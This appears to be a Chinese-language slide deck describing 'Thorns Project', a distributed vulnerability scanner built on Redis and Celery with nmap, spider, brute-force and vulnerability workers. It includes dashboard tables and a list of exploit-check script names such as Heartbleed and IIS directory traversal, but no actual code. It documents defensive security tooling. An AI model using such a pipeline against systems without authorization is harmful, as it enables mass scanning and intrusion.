
# 异步检测队列工作原理



- 数据代理采集流量
- 控制台分析数据，向队列压入任务
- Redis队列系统等待Worker取任务
- Worker执行任务，并返回结果存储到数据库




# 任务队列的Redis存储设计



任务队列和错误队列一一对应，方便管理

# Worker模型



**worker指令线程：** 工作机状态报告； 线程工作调度； 杀死/取消进程

Task可报告工作进程的pid， 监控后台可下指令杀死卡死的进程

# Worker管理

Thoms Project Workers Tasks Broker Monitor

## Workers

☐ Shut Down

|                          | Name                     | Status | Concurrency | Completed Tasks | Running Tasks | Queues |
|--------------------------|--------------------------|--------|-------------|-----------------|---------------|--------|
| <input type="checkbox"/> | celery@10-10-38-52       | Online | 2           | 1971602         | 0             | celery |
| <input type="checkbox"/> | celery@burte-worker1     | Online | 4           | 67301           | 1             | celery |
| <input type="checkbox"/> | celery@burte-worker2     | Online | 4           | 69138           | 1             | celery |
| <input type="checkbox"/> | celery@discovery-worker1 | Online | 4           | 69973           | 1             | celery |
| <input type="checkbox"/> | celery@discovery-worker2 | Online | 4           | 68971           | 0             | celery |
| <input type="checkbox"/> | celery@nmap-worker1      | Online | 4           | 69472           | 1             | celery |
| <input type="checkbox"/> | celery@nmap-worker2      | Online | 4           | 69138           | 0             | celery |
| <input type="checkbox"/> | celery@nmap-worker3      | Online | 4           | 69305           | 1             | celery |
| <input type="checkbox"/> | celery@nmap-worker4      | Online | 4           | 65130           | 1             | celery |
| <input type="checkbox"/> | celery@nmap-worker5      | Online | 4           | 67635           | 0             | celery |
| <input type="checkbox"/> | celery@spider-worker2    | Online | 4           | 68804           | 1             | celery |
| <input type="checkbox"/> | celery@spider-worker1    | Online | 4           | 68804           | 1             | celery |
| <input type="checkbox"/> | celery@vul-worker1       | Online | 4           | 66299           | 0             | celery |
| <input type="checkbox"/> | celery@vul-worker2       | Online | 4           | 67969           | 1             | celery |



# Worker任务状态管理

celery@worker-na00100

Processed number of completed tasks

Active currently executing tasks

| Name | UUID | Start time | Ack | PID | args | kwargs |
|------|------|------------|-----|-----|------|--------|
|------|------|------------|-----|-----|------|--------|

Scheduled scheduled (eta/countdown/retry) tasks

| Name | UUID | args | kwargs |
|------|------|------|--------|
|------|------|------|--------|

Reserved tasks that have been received, but are still waiting to be executed

| Name | UUID | args | kwargs |
|------|------|------|--------|
|------|------|------|--------|

Revoked cancelled tasks

| Name | ID                                   | args | kwargs |
|------|--------------------------------------|------|--------|
|      | 1e51937d-070a-48b5-9e40-d180d5d88ce0 |      |        |
|      | 1e51937d-070a-48b5-9e40-d180d5d88ce0 |      |        |

# Worker线程池

Thorns Project

Workers

Tasks

Broker

Monitor

celery@worker-hk00100

Pool

Broker

Queues

Tasks

Limits

Config

Worker pool options

|                          |  |
|--------------------------|--|
| Processes                | 7669, 7670, 7671, 7672, 7673, 7674, 7675, 7676, 7677, 7678   |
| Max tasks per child      | N/A  |
| Timeouts                 | 0, 0   |
| Writes                   | {u'raw': u'', u'all': u'', u'total': 0, u'avg': u'0.00%', u'inqueues': {u'active': 0, u'total': 10}} |
| Put guarded by semaphore | False  |
| Max concurrency          | 10   |
| Worker PID               | 7659   |

## Pool size control

Pool size

1



Grow

Shrink

Min/Max autoscale

Apply

# 简单不简单

- 摩尔定律带来灾难
- 生产力释放
- 社区更加开放
- 漏洞规则库
- 330个漏洞利用脚本





|   |         |
|---|---------|
| Apache Geronimo Default Administrative Credentials.script | Pending |
| Apache httpOnly Cookie Disclosure.script                  | Pending |
| Apache mod negotiation Filename Bruteforcing.script       | Pending |
| Apache Proxy CONNECT Enabled.script                       | Pending |
| Apache Roller Audit.script                                | Pending |
| Apache Running As Proxy.script                            | Pending |
| Apache Server Information.script                          | Pending |
| Apache Solr Exposed.script                                | Pending |
| Apache Unfiltered Expect Header Injection.script          | Pending |
| Apache XSS via Malformed Method.script                    | Pending |
| ASP NET Error Message.script                              | Pending |
| ASP NET Forms Authentication Bypass.script                | Pending |
| ASP NET Oracle Padding.script                             | Pending |
| Clickjacking X Frame Options.script                       | Pending |
| ClientAccessPolicy XML.script                             | Pending |
| ColdFusion Audit.script                                   | Pending |
| ColdFusion User Agent XSS.script                          | Pending |
| ColdFusion v8 File Upload.script                          | Pending |
| ColdFusion v9 Solr Exposed.script                         | Pending |
| Crossdomain XML.script                                    | Pending |
| Django Admin Weak Password.script                         | Pending |
| elasticsearch Audit.script                                | Pending |
| elmah Information Disclosure.script                       | Pending |
| Error Page Path Disclosure.script                         | Pending |
| Fantastico Filelist.script                                | Pending |

|   |         |
|---|---------|
| Flask Debug Mode.script                             | Pending |
| Frontpage authors pwd.script                        | Pending |
| Frontpage Extensions Enabled.script                 | Pending |
| Frontpage Information.script                        | Pending |
| GlassFish Audit.script                              | Pending |
| Heartbleed Bug.script                               | Pending |
| Horde IMP Webmail Exploit.script                    | Pending |
| IIS Global Asa.script                               | Pending |
| IIS Internal IP Address.script                      | Pending |
| IIS service cnf.script                              | Pending |
| IIS Unicode Directory Traversal.script              | Pending |
| IIS v5 NTLM Basic Auth Bypass.script                | Pending |
| Ioncube Loader Wizard.script                        | Pending |
| JBoss Audit.script                                  | Pending |
| Jenkins Audit.script                                | Pending |
| lighttpd v1434 Sql Injection.script                 | Pending |
| Lotus Domino crlf xss.script                        | Pending |
| MongoDB Audit.script                                | Pending |
| Movable Type 4 RCE.script                           | Pending |
| ms12-050.script                                     | Pending |
| Nginx PHP FastCGI Code Execution File Upload.script | Pending |
| Options Server Method.script                        | Pending |
| Oracle Reports Audit.script                         | Pending |
| Flask Debug Mode.script                             | Pending |
| Frontpage authors pwd.script                        | Pending |



@jannock &  
乌云所有白帽子们的无私分享

欢迎加入白帽子阵营，一起为互联网解决安全问题。

**Thanks for everyone**